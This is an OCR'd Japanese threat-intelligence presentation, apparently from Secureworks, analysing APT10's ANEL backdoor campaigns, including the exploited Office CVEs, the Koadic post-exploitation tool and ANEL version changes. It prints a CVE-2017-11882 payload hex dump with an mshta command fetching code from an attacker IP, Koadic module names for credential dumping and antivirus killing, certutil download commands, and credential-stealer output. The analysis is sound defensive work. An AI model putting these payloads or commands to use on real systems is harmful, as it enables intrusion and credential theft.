
攻撃時に流行した攻撃手法を導入している

- 脆弱性の利用
  - CVE-2017-0199
  - CVE-2017-8759
  - CVE-2017-11882
  - CVE-2018-8174
- Officeの機能を悪用
  - DDE　AUTO
  - Office Open XMLのフレームの悪用
  - リンクの自動更新機能の悪用

```
0000840: 0100 feff 030a 0000 ffff ffff 02ce 0200  ................
0000850: 0000 0000 c000 0000 0000 0046 1700 0000  ...........F....
0000860: 4661 6365 626f 6f6b 7420 4170 706c 6569  Facebookt Applei
0000870: 6f6e 2036 2e30 000c 0000 0044 5320 4571  on 6.0.....DS Eq
0000880: 7561 7469 6f6e 000b 0000 0046 6163 6562  uation.....Faceb
0000890: 6f6f 6b2e 3300 f439 b271 0000 0000 0000  ook.3..9.q......
00008a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00008b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00008c0: 0000 0300 0400 0000 0000 0000 0000 0000  ................
00008d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00008e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00008f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000900: 1c00 0000 0200 b5c1 4e00 0000 0000 0000  ........N.......
0000910: 3881 5500 b4fe 5200 0000 0000 0301 0103  8.U...R.........
0000920: 0a0a 0103 1500 0001 0802 006d 7368 7461  ...........mshta
0000930: 2068 7474 703a 2f2f 3931 2e32 3037 2e37   http://91.207.7
0000940: 2e39 313a 3830 2f37 526d 6c6a 5547 366f  .91:80/7RmljUG6o
0000950: 4520 2677 6162 6312 0c43 007e 6200 000b  E &wabc..C.~b...
0000960: 1111 0d02 862b 2200 0000 0000 0000 0000  .....+".........
```

CVE-2017-11882ペイロード部分






Office Open XMLのフレームの悪用


Secureworks

Koadic

Post-exploitation Tool

- JavaScriptで作成されたpost-exploitationツール
  - 権限昇格や横展開、情報収集などを行うための複数のモジュールが実装されている
  - 2017年にDEFCON25で発表された
  - https://github.com/zerosumoxo/koadic
- APT10が感染端末の環境情報取得とANELのダウンロード、実行に利用






Secureworks


Koadic modules

```
( koadic: sta/ js/ mshta) # use
implant/ elevate/ bypassuac_eventvwr
implant/ elevate/ bypassuac_sdclt
implant/ fun/ cranberry
implant/ fun/ voice
implant/ gather/ clipboard
implant/ gather/ enum_printers
implant/ gather/ enum_shares
implant/ gather/ enum_users
implant/ gather/ hashdump_dc
implant/ gather/ hashdump_sam
implant/ gather/ office_key
implant/ gather/ user_hunter
implant/ gather/ windows_key
implant/ inject/ mimikatz_dotnet2js
implant/ inject/ mimikatz_dynwrapx
implant/ inject/ reflectdll_excel
implant/ inject/ shellcode_dynwrapx
implant/ inject/ shellcode_excel
implant/ manage/ enable_rdesktop
implant/ manage/ exec_cmd
implant/ manage/ killav
implant/ phish/ password_box
implant/ pivot/ exec_psexec
implant/ pivot/ exec_wmi
implant/ pivot/ exec_wmic
implant/ pivot/ stage_wmi
implant/ scan/ tcp
implant/ util/ download_file
implant/ util/ multi_module
implant/ util/ upload_file
stager/ js/ disk
stager/ js/ mshta
stager/ js/ regsvr
stager/ js/ rundll32_js
```


ver 5.3.1以降のANELを用いた攻撃の流れ

パスワード付き文書ファイルをメールに添付、文書ファイルを開いてマクロを有効にすると感染する





Secureworks



ANELを利用した攻撃の流れ
ー 感染後の動き ー

利用されたWindowsコマンド

- cmd /c <コマンド>
- ipconfig
- net start
- net use
- net share
- net view
- net view /domain
- net time /domain
- tasklist /v
- netstat -ano
- systeminfo
- ver
- dir
- reg query <レジストリキー>
- certutil –decode <エンコードされたファイル> <デコード後ファイル
- certutil –urlcache –split –f <URL> <ダウンロード先パス、ファイル名>
- expand <ファイル名>
- del <パス>¥* /f /q
- rd <パス> /s /q
- taskkill /f /im <image>
- taskkill /pid <pid> /f
- wmic LOGICALDISK get name,Description,filesystem,size,free space


さまざまな調査ツールを利用

- 7zip, rar
- Webブラウザに保存されたアカウント情報を窃取するツール
- Protected Storageをダンプするツール
- メールクライアントの設定情報やアカウント情報を窃取するツール
- 2段目のANELを実行するためのツール
  - 端末掌握後にバージョン違いのものを更に分かりづらいパスにダウンロードして実行する傾向

```
c:¥Users¥John¥Desktop¥work>GetPass.exe
Load C:¥Program Files¥Mozilla Firefox¥nss3.dll Suess
Load ProfileFolder C:¥Users¥John¥AppData¥Roaming¥Mozilla¥Firefox¥Profiles¥9fmfqn
ui.default Suess
Load Profiles C:¥Users¥John¥AppData¥Local¥Google¥Chrome¥User Data¥Default
Load Sqlite3 C:¥Users¥John¥AppData¥Local¥Google¥Chrome¥User Data¥Default¥Login D
ata.bak
Windows vault is empty
Result Size:0
```

ANEL詳細解析

バージョンアップによる変化



コード周りの特徴

バージョン	ANEL感染までの流れ	ファイルタイプ(1段目)	ANEL DLL復号時のアンチデバッグ	プロセスインジェクション	Export関数名	Functionの数(参考値)
5.0.0 beta1	Koadicからダウンロード	DLL	PEB!IsDebugged	svchost.exe	crt_main	600
5.1.1 rc0		EXE	NA	NA		600
5.1.2 rc1		DLL	NA	svchost.exe		600
5.2.0 rev1			NtSetInformationThread		lena_main	622
5.2.2 rev2						686
5.3.0	リンクの自動更新や複数の脆弱性を利用	EXE, DLL, BIN		NA		836
5.3.1	マクロを利用してドロップ				特定文字列	854
5.3.2	NA					929
5.4.1	マクロを利用してドロップ				ランダム文字列	922
5.5.0 rev1						939

